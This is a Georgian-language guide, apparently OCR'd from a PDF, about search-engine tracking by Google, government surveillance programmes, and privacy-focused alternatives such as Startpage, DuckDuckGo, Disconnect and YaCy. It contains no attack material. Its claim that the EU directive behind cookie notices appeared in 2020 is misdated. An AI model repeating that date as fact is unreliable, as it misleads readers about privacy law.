Google-ის შემდეგ მოდის Bing და შემდეგია Baidu – ეს არის ჩინური საძებნი ძრავა. მსგავსი ინფორმაციის სანახავად გამოიყენეთ ბმული https://netmarketshare.com/, რომელიც ბევრ საინტერესო სტატისტიკურ ინფორმაციას მოგაწვდით. საძებნი ძრავების პოპულარობა სხვადასხვაა ქვეყნების მიხედვით. მაგალითად, ჩინეთში Baidu არის ლიდერი, რუსეთში – Yandex, იაპონიაში – Yahoo და ა.შ.




ჩვენ, ძირითადად, ვილაპარაკებთ გლობალურ წამყვან მოთამაშეზე, Google-ზე, თუმცა იგივე შეიძლება ითქვას ნებისმიერ წამყვან საძებნ ძრავზე.

ეს კომპანიები არ არიან მხოლოდ საძებნი ძრავები, მათ კიდევ ბევრ სხვა ინტერნეტ ბიზნესებში აქვთ ხელი ჩაყოფილი. მაგალითად, Google-ს ეკუთვნის Youtube, აქვს სოციალური ქსელი, ინტერნეტ ტელეფონი, ელ-ფოსტა, ფაილების შენახვის სერვისი, რუკები, ანდროიდი, Chrome და ბევრი სხვა, რაც თქვენს თვალთვალს ბევრად აადვილებს. მაგალითად, Chrome-ს ვერ გამოიყენებთ, თუ Google-ს არ ენდობით, რადგან ის სრულად აკონტროლებს ამ ბრაუზერს.

როგორც ზემოთ განვიხილეთ, სხვა საიტებიც ეხმარებიან თვალთვალს. როგორც კი სხვადასხვა საიტის ღილაკი და სკრიპტი განთავსდება საიტზე, ხდება თვალთვალი, ამას განსაკუთრებით ხელს უწყობს Google Analytics, რომელიც თითქმის ყველა საიტშია ჩამონტაჟებული.


შესაბამისად, Google-ს თვალთვალი შეუძლია არა მარტო მისი საიტებიდან, არამედ თითქმის ნებისმიერი სხვა საიტიდანაც. ბოლო სტატისტიკით Google Analytics მოთავსებულია 92 საიტზე, ყველაზე პოპულარული 100 საიტიდან და არის 923 საიტზე ყველაზე უფრო პოპულარულ 1000 საიტს შორის https://techscience.org/a/2015121502/. ეს კი ნიშნავს, რომ Google-ს ეცოდინება თითქმის ყველაფერი, თუ რას აკეთებთ ვებზე, ამას ემატება ძებნების ინფორმაცია. Google აქ არ გაჩერდა და დადო შეთანხმებები სხვა საიტებთან, რომ მონაცემები უკეთ გააანალიზოს და დაამუშაოს და რეკლამები უკეთესად მოგაწოდოთ, ანუ უკეთესად მოგყიდოთ. თუ Google-ის ანგარიშით შეხვალთ (ანუ პაროლით შეხვალთ) მათ საიტზე, ცხადია, მოხდება თქვენი თვალთვალი, მაგრამ თუ პაროლით არ ხართ შესული, არ გეგონოთ, რომ თვალთვალი არ ხდება, რადგან თქვენს კომპიუტერზე იქნება განთავსებული ძნელად წასაშლელი cookie-ები და მათი საშუალებით მაინც მოხდება თვალთვალი. Google-ს კარგად აქვს აღწერილი, რა cookie-ებს იყენებს https://policies.google.com/technologies/cookies#types-of-cookies. იმ შემთხვევაშიც კი, თუ თქვენი ანგარიშით არ ხართ შესული, მათ შეუძლიათ ამოიცნონ თქვენი ბრაუზერი სწორედ ამ cookie-ების წყალობით.

შევხედოთ ერთ-ერთ ასეთ cookie-ს.



ამ პროგრამას ჰქვია Advanced cookie manager, რომელშიც შეგიძლიათ სხვადასხვა ქმედებები განახორციელოთ cookie-ებზე. ეს cookie აღმოჩნდა კომპიუტერზე, რომლის ბრაუზერიც ავტომატურად შლის ბრაუზინგის ისტორიას და cookie-ებს.

Value უჯრაში ნახავთ ამ cookie-ის მნიშვნელობას. თუ დაგუგლავთ მას, მიიღებთ:


Google uses cookies like NID and SID to help customize ads on Google properties, like Google Search. For example, we use such cookies to remember your most recent searches, your previous interactions with an advertiser's ads or search results, and your visits to an advertiser's website. This helps us to show you customized ads on Google.

ისინი ამ cookie-ებს იყენებენ იმისთვის, რომ რეკლამები უფრო უკეთ მოგაწოდონ და ამას ღიად აცხადებენ, მაგრამ ეს, ასევე, არის თვალთვალი, რაც ბევრს შეიძლება არ მოეწონოს. ბევრს Google დაყენებული აქვს, როგორც საწყისი გვერდი. შესაბამისად, ბრაუზერის გახსნის მომენტიდან მონაცემები იგზავნება Google-ზე. გაითვალისწინეთ, რომ ეს ინფორმაცია შეიძლება უსასრულოდ ინახებოდეს და ერთხელაც შეიძლება თქვენს წინააღმდეგ იქნას გამოყენებული. ეს ინფორმაცია შეიძლება მოითხოვოს სასამართლომ, მთავრობებმა ან ნუ გგონიათ რომ Google-ის დაჰაკერება არ შეიძლება და მონაცემებს სხვა ვინმე არ მიიღებს. ასევე, მათ შეიძლება, უბრალოდ, შეეშალოთ და თქვენი ინფორმაცია შეცდომით გასცენ, AOL-ს ჰქონდა ასეთი შემთხვევა, https://en.wikipedia.org/wiki/AOL_search_data_leak, რის გამოც სასამართლოში ჰქონდათ საქმე. Google საკმაოდ ღიად აცხადებს თავისი თვალთვალის შესახებ და სწორედ ამიტომაც არის მათი სერვისი უფასო. როგორც წესი, არავინ კითხულობს Terms of Use, ანუ გამოყენების პირობებს და ყველა ბრმად აჭერს Accept ღილაკს. მნიშვნელოვანია, რომ ეს პირობები კარგად გააანალიზოთ. ამაში კი დაგეხმარებათ საიტი https://tosdr.org/ თუ ამ საიტში მოძებნით Googles, გამოგიტანთ კარგად სტრუქტურირებულ გამოყენების პირობებს. აქ აღმოაჩენთ, რომ Google-ს შეუძლია თქვენი მონაცემები შეინახოს განუსაზღვრელი დროით, მათ შეუძლიათ თქვენი ინფორმაცია სხვებს გადასცენ, შეუძლიათ შეგიწყვიტონ სერვისი ნებისმიერ დროს.

საძებნი ძრავები ხვდებიან დიდი წნეხის ქვეშ, როცა მთავრობებს რამის ცენზურა ან დამალვა უნდათ. ხალხის უმეტესობისთვის საძებნი ძრავები წარმოადგეს ვებში შესასვლელ ძირითად კარებს. ზოგს სჯერა, რომ Google არის ინტერნეტი. შესაბამისად, მთავრობებისთვის მნიშვნელოვანია, ამ ძრავებმა არ გიჩვენონ გარკვეული ინფორმაცია, ანუ დააწესონ ცენზურა. დემოკრატიულ ქვეყნებშიც კი არის გარკვეული ცენზურა.


ხშირად ხდება მონაცემების მანიპულირება ძებნის ისტორიის მიხედვით. მაგალითად, შეიძლება უფრო ძვირი ფასი მოგცენ იმის მიხედვით, თუ რამდენს ხარჯავთ და როგორ და რა პროდუქტებს ყიდულობთ.

მთავრობების ცენზურა კი მთავარი და ცნობილი ცენზურაა. მაგალითად, ჩინეთის მიერ Google-ის დაბლოკვა წარმოადგენს ასეთი ცენზურის მაგალითს. სამწუხაროდ, ცენზურა, ალბათ, დემოკრატიულ ქვეყნებშიც მალე მოხდება სხვადასხვა ფორმით.


საზოგადოდ, ყველა ასეთი საძებნი ძრავა ახდენს თქვენს თვალთვალს და თქვენ შესახებ ინფორმაციის დაგროვებას, ხანდახან გაყიდვასაც კი. თუმცა ამაზე ბევრს ვერ ვიწუწუნებთ, რადგან ეს მომსახურებები უფასოა და ამ კომპანიებმა ფული სადღაც უნდა იშოვნონ, რომ იარსებონ.

ცხადია, თვალთვალს სახელმწიფო უწყებებიც ახორციელებენ და ცხადია, ეცდებიან თქვენს თვალთვალს საძებნი ძრავებისა თუ სხვა საიტების გამოყენებით. Google იყენებს HTTPS-ს, შესაბამისად, მისი ინფორმაციის გამოყენება თითქმის შეუძლებელია, მაგრამ ვინ იცის, რამდენი საიტი იყენებს დაუშიფრავ მონაცემებს.

სახელმწიფოების თვალთვალზე კი Intercept-მა GCHQ-ზე დაყრდნობით გაავრცელა მოხსენება, რომელშიც აღწერა, როგორ ხდება ყოველი ძებნის ჩაწერა და IP მისამართთან მიბმა https://theintercept.com/gchq-appendix/, https://theintercept.com/document/2015/09/25/blazing-saddles-tools/, ეს კი შემდეგ ჩაიწერება მომხმარებლის დახასიათებაში. როგორც ალბათ მიხვდით, მაგალითად, 14 თვალის შეთანხმების მთავრობები ასეთ ინფორმაციას ერთმანეთს აწვდიან. ასეთი ქმედებები შეიძლება კანონიერი იყოს ზოგიერთ ქვეყანაში და უკანონო სხვა ქვეყნებში, მაგრამ მიყურადება და თვალთვალი მაინც ხდება თითქმის ყველგან.



თვალთვალის სხვა მეთოდია



MARBLED GECKO	Content	Information about the use of Google Earth and Google Maps.	• When, where and from which IP address, particular areas of the earth have been looked at • What areas of the earth were looked at from a particular IP address or computer
			• (Combined with MUTANT BROTH) Who was looking at those areas of the earth
MEMORY HOLE	Content	Information about the use of Google and similar services queries.	• When, where and from which IP address, particular searches were made • What searches were made from a particular IP address or computer • (Combined with MUTANT BROTH) Who made those searches

სადაც მთავრობები იწერდნენ ძებნის ინფორმაციას. თუმცა მას შემდეგ, რაც Google HTTPS-ზე გადაერთო, ძნელი წარმოსადგენია, რომ ამას კიდევ ახერხებდნენ. მაგალითად, NSA-მ რაღაც პერიოდში მოახერხა Google-ის ინფორმაციაზე წვდომა, იმის გამო, რომ Google-ის შიგა ქსელში ინფორმაცია არ იყო დაშიფრული. ისინი ინფორმაციას ოპტიკური კაბელების მოსმენის საშუალებით კითხულობდნენ. ვიცით, რომ Google-მა მოახერხა ამ შეცდომის გამოსწორება, თუმცა არ ვიცით, რა გააკეთა Yahoo-მ. დარწმუნებული ბრძანდებოდეთ, რომ სადაზვერვო სამსახურები ახალ მეთოდებს ეძებენ, თუ უკვე არ იპოვეს, რომ მოახერხონ მონაცემებზე წვდომა.

Google-ის ძნელად წასაშლელი cookie-ები კარგი კანდიდატებია თქვენი ბრაუზერის ამოსაცნობად, რადგან ამ cookie-ების საშუალებით ცალსახად შეიძლება განისაზღვროს ბრაუზერი. უკვე ვიცით, რომ NSA-მ გამოიყენა ეს თვისება გარკვეულ ოპერაციებში. ეს ბმული მოგაწოდებთ დამატებით საინტერესო ინფორმაციას https://theintercept.com/document/2015/09/25/tdi-introduction/

ალბათ შეამჩნევდით, რომ ბრაუზინგისას საიტებს გამოაქვთ შეტყობინება cookie-ების გამოყენების შესახებ. ეს სულ ცოტა ხნის წინ დაიწყო, რადგან 2020-ში გამოვიდა ევრო გაერთიანების ელ-კონფიდენციალურობის დირექტივა, რომელმაც აიძულა ყველა საიტი, რომ გაეფრთხილებინეთ cookie-ების შესახებ და მოეცათ არჩევანი, მიიღოთ თუ არა ზოგიერთი ტიპის cookie. მაგალითად, სარეკლამო ტიპის, მაგრამ თუ დააკვირდებით ამ შეტყობინებებს, არცერთი საიტი იძლევა არჩევანს, რომ ოპერაციულად საჭირო cookie არ მიიღოთ. ერთი მხრივ, ეს cookie-ები გამოიყენება ვებსაიტების მუშაობისათვის, მაგრამ მეორე მხრივ, გამოიყენება სათვალთვალოდ. შესაბამისად, ამ დირექტივამ ოდნავ შეამცირა თვალთვალი, თუმცა ძირითადი თვალთვალის მექანიზმები ჯერჯერობით ხელშეუხებელია.

ixquick და StartPage

ერთი და იგივე პროდუქტია ოფისებით აშშ-ში და ნიდერლანდებში. ამ კომპანიის მიზანია, შეინარჩუნოს კონფიდენციალურობა. ისინი ცდილობენ მხოლოდ ისეთი ინფორმაცია შეაგროვონ, რაც ვერ იქნება გამოყენებული ძებნის თქვენს სახელთან მისაბმელად. საიტზე ცხადად არის დაწერილი, რა ინფორმაციას აგროვებენ. მაგალითად, არ ჩაიწერენ IP მისამართს და არ იყენებენ სათვალთვალო cookie-ებს და ა.შ.

თავიდან ორი საძებნი ძრავა იყო ixquick და startpage.

ixquick - წარმოადგენდა ე.წ. მეტა საძებნ ძრავას, ანუ სხვა საძებნ ძრავებს იყენებდა ინფორმაციის საპოვნელად, ჩვეულებრივ, იგი 10 ყველაზე უფრო პოპულარულ საძებნ ძრავას იყენებდა. შესაბამისად, არ აძლევდა სხვა საძებნ ძრავებს საშუალებას, თქვენი ინფორმაცია ჩაეწერათ.

startpage - ასევე მეტა ძრავაა, რომელიც იგივე პრინციპით მუშაობს, ოღონდ მხოლოდ Google-ს იყენებს საძებნად. ბევრს ასეთი საძებნი ძრავა ურჩევნია, რადგან Google-ს კარგი ძრავა აქვს და კარგ შედეგებს იძლევა.

ეს ორი ძრავა გაერთიანდა 2018-ში startpage სახელით, მისი დამფუძნებელი კომპანია მოთავსებულია ნიდერლანდებში და ემორჩილება ევროპის კანონებს. შესაბამისად, ამერიკული მასიური თვალთვალის კანონი და შესაბამისი PRISM სისტემა მასთან ვერ მუშაობს. ამ კომპანიამ, ასევე, შექმნა ანონიმური ბრაუზინგი პროქსის გამოყენებით, ანუ საშუალებას გაძლევთ, რომ ეწვიოთ საიტებს თქვენი იდენტობის და IP მისამართის გამოვლენის გარეშე. ე.ი. თითქოს, ბოლოს და ბოლოს, ვიღაცამ მოახერხა თვალთვალის წინააღმდეგ რამის გაკეთება; კი, მაგრამ მხოლოდ ნაწილობრივ. საქმე იმაშია, რომ როგორც კი საჭირო საიტს იპოვით და მასში შეხვალთ, თუ ეს საიტი Google Analytics-ს იყენებს ან თუ ეს საიტი რამე სხვა სათვალთვალო ტექნოლოგიებს იყენებს, თვალთვალს მაინც ვერ ასცდებით. მოკლედ, იმისათვის, რომ ასეთ ძებნას რამე აზრი ჰქონდეს, საჭიროა წაშალოთ ეს სათვალთვალო cookie-ები და სხვა სათვალთვალო ინსტრუმენტები თქვენი კომპიუტერიდან და ისე დაიწყოთ ძებნა. თანაც ეს პროცედურა ყოველი ძებნის წინ უნდა გაიმეოროთ.

პროქსის გამოყენების შემთხვევაში ჯავასკრიპტი კარგად არ მუშაობდა, თუმცა კომპანიამ გაუმჯობესა ძებნა და დღეისათვის გთავაზობთ საკმაოდ სწრაფ და კარგად ორგანიზებულ ძებნას, რომელიც გაძლევთ რამდენიმე ჩანართს, რომლებშიც გამოვა საძებნ საკითხთან დაკავშირებული ვების ბმულები, ფოტოები, ვიდეოები და ახალი ამბები. ასევე, კომპანია ირწმუნება, რომ თუ ბმულის წინ მოთავსებულ ∞ სიმბოლოს დააჭერთ, ბრაუზინგი კონფიდენციალური იქნება.

ალბათ დაგებადათ კითხვა, როგორ აკეთებს ფულს ეს კომპანია, თუ პერსონალურ მონაცემებს არ იყენებს. ისინი რამდენიმე ფასიან (სპონსორირებულ) ბმულს განათავსებენ ძებნის შედეგების თავში და როცა ვინმე ამ ბმულზე გადავა, კომპანია გარკვეულ თანხას მიიღებს.

ასეთი საიტი დაგეხმარებათ ჩვეულებრივი და მარტივი ანონიმურობის საჭიროებისას, მაგრამ თუ სერიოზული ანონიმურობა გჭირდებათ, სხვა უფრო მძლავრი ანონიმურობის სერვისები უნდა გამოიყენოთ.

startpage სისტემა მოათავსებს ერთადერთ Cookie-ს თქვენს კომპიუტერზე იმისათვის, რომ დაიმახსოვროს ძებნის ენა და თქვენს ბრაუზინგთან დაკავშირებული სხვა ინფორმაცია. თუ მომხმარებელი ამ საიტს 90 დღის განმავლობაში არ გამოიყენებს, Cookie თავისით წაიშლება.

ეს საიტი იყენებს TLS დაშიფვრას. შესაბამისად, ამ თვალსაზრისით კარგად არის დაცული.

სამწუხაროდ, ეს საიტი პირდაპირ არ მუშაობს TOR-თან, მაგრამ აქვს გარკვეული თავსებადობა. რაც სამწუხაროა, მაგრამ გასაგებია, რომ ტექნიკურად ამის გაკეთება არ არის ადვილი.

ასევე, საიტს აქვს დამატება Firefox-სთვის, რაც ძებნას გაგიადვილებთ.

DuckDuckGo

DuckDuckGo არის მეტა საძებნი ძრავა, მისი შემქმნელი კომპანია დაარსებულია აშშ-ში და მათი მთავარი მიმართულებაა კონფიდენციალურობა. ეს საძებნი ძრავა დაფუძნებულია ბევრი სხვადასხვა ძრავის ძებნის შედეგებზე, როგორიც არის Yahoo, Wikipedia, wolfram, alpha, bing, duckduck bar და სხვა. ეს ძრავა გაძლევთ გარკვეულ კონფიდენციალურობას, თუმცა როგორც კი გადახვალთ შესაბამის ვებ საიტზე, რომელსაც Google Analytic-ს იყენებს, Google მაინც მოახერხებს თქვენს თვალთვალს. თუ რეგულარულად წაშლით ბრაუზინგის ისტორიას და cookie-ებს, მაშინ Google ვერ მოახერხებს თვალთვალს.

ამ ძრავის დებულებაში წერია, რომ ისინი არ აგროვებენ ან ყიდიან პირად ინფორმაციას, და შემდეგ კარგად აქვთ აღწერილი, რას ნიშნავს პირადი ინფორმაცია. ისინი მხოლოდ ძებნის ტერმინებს და ფრაზებს აგროვებენ და ყიდიან ამაზონზე და e-bay-ზე. ისინი იყენებენ კარგად დაცულ TLS დაშიფვრას. Duckdukcgo არსებობს, როგორც TOR-ის დამალული სერვისი. მისი პოვნა შეიძლება მისამართზე: 3g2upl4pq6kufc4m.onion

DuckDuckGo მხოლოდ HTML-ით ძებნის საშუალებას იძლევა. ეს საჭიროა, როცა მაქსიმალური უსაფრთხოება უნდა დაიცვათ და ვერ იყენებთ ჯავასკრიპტსაც კი.

მათ აქვთ ვერსიები Iphone და ანდროიდისათვის, ასევე, აქვთ ბრაუზერის დამატება და ასევე, შეიძლება Duckdukcgo დააყენოთ, როგორც თქვენი სისტემურად ნაგულისხმები საძებნი ძრავა .

Disconnect search https://search.disconnect.me/

Disconnect Search აშშ-ში დაფუძნებული კომპანიაა, რომელიც დააარსეს Google-ის ყოფილმა თანამშრომელმა და კონფიდენციალურობის ექსპერტმა. იგი კიდევ ერთი კონფიდენციალურობაზე მომართული მეტა საძებნი ძრავაა. ამ ძრავაში ძებნა ხდება სხვადასხვა საძებნ ძრავებზე დაყრდნობით, შეგიძლიათ აარჩიოთ, საიდან მოდის ძებნის შედეგები: Google, Bing, Yahoo, Blanco, DuckDuckGo.

საიტის კომპანია ირწმუნება რომ არ იწერს IP მისამართებს, საძებნ სიტყვებს და მომხმარებლის სხვა ინფორმაციას. ასევე, არ უგზავნის ამ ინფორმაციას სხვა საძებნ საიტებს და შესაბამისად, როცა ძებნის შედეგებს

გიბრუნებთ, არც მათმა სერვერმა და არც სხვა საძებნმა საიტებმა არ იციან, ვინ განახორციელა ძებნა. თუმცა როგორც კი საიტზე შეხვალთ, თვალთვალი ისევ დაიწყება Google-ის ან სხვა cookie-ების და სხვა მეთოდების მეშვეობით.

კომპანია კავშირს დაშიფრავს SSL/TLS-ით. თუმცა თავდაპირველად შიფრი საკმაოდ სუსტი იყო, მათ რამდენიმე თვეში გამოასწორეს ეს ნაკლი https://www.stationx.net/tor-search-engine-offers-weak-ssltls-ciphers/.

მიუხედავად იმისა, რომ ეს საძებნი სისტემა კარგია უსაფრთხოებისათვის, მას, ისევე, როგორც ყველა ასეთ საძებნ სისტემას, რამდენიმე ნაკლი აქვს. ბევრად უფრო ნელია ვიდრე Google, ხანდახან არ არის სტაბილური და ხანდახან ძებნის არასწორ შედეგებს იძლევა.

ეს სისტემა შეიძლება გამოიყენოთ ბრაუზერის გაფართოების საშუალებით და ვებსაიტის საშუალებითაც.


რაც მთავარია, Disconnect გადაიქცა Tor-ის მთავარ საძებნ ძრავად, რაც ნამდვილად სერიოზული მიღწევაა.

YaCy https://yacy.net/index.html

YaCy განსხვავებულ იდეოლოგიაზე დაფუძნებული საძებნი ძრავაა, იგი ღია არქიტექტურის უფასო პროგრამაა, უნდა ჩამოტვირთოთ და დააყენოთ კომპიუტერზე. არსებობს Linux, Mac, Windows- ოპერაციული სისტემებისათვის. ეს პროგრამა ქმნის ავტომატურ პროქსი სერვერს თქვენს კომპიუტერზე, რომელიც 8090 პორტზე მუშაობს და რომელსაც ბრაუზერი ავტომატურად უერთდება. ინტერფეისი კი ასე გამოიყურება:


ძებნის შედეგები კი ისევე გამოიყურება, როგორც სხვა საძებნ ძრავებში.

ამ პროგრამის მთავარი უპირატესობა იმაშია, რომ მისი საშუალებით შეიძლება შექმნათ თქვენი საკუთარი ქსელის თუ ინტრანეტის საძებნი ძრავა .




იგი თქვენი ინტრანეტის ძებნის ინდექსირებას გააკეთებს და ძებნის საკმაოდ კარგ შედეგებს იძლევა.

როცა მას ვების საძებნ ძრავად იყენებთ, მისი მთავარი განსხვავება ის არის, რომ იგი განაწილებული არქიტექტურით მუშაობს, ანუ აგროვებს სხვადასხვა მომხმარებლების მიერ ინდექსირებული ძებნის შედეგებს. შესაბამისად, არ არსებობს ცენტრალიზებული საძებნი ძრავა და ცენტრალიზებული სერვერები. შესაბამისად, არავინ იცის, ვინ ხართ და რას ეძებთ. რაც ძალიან კარგია კონფიდენციალურობისათვის.

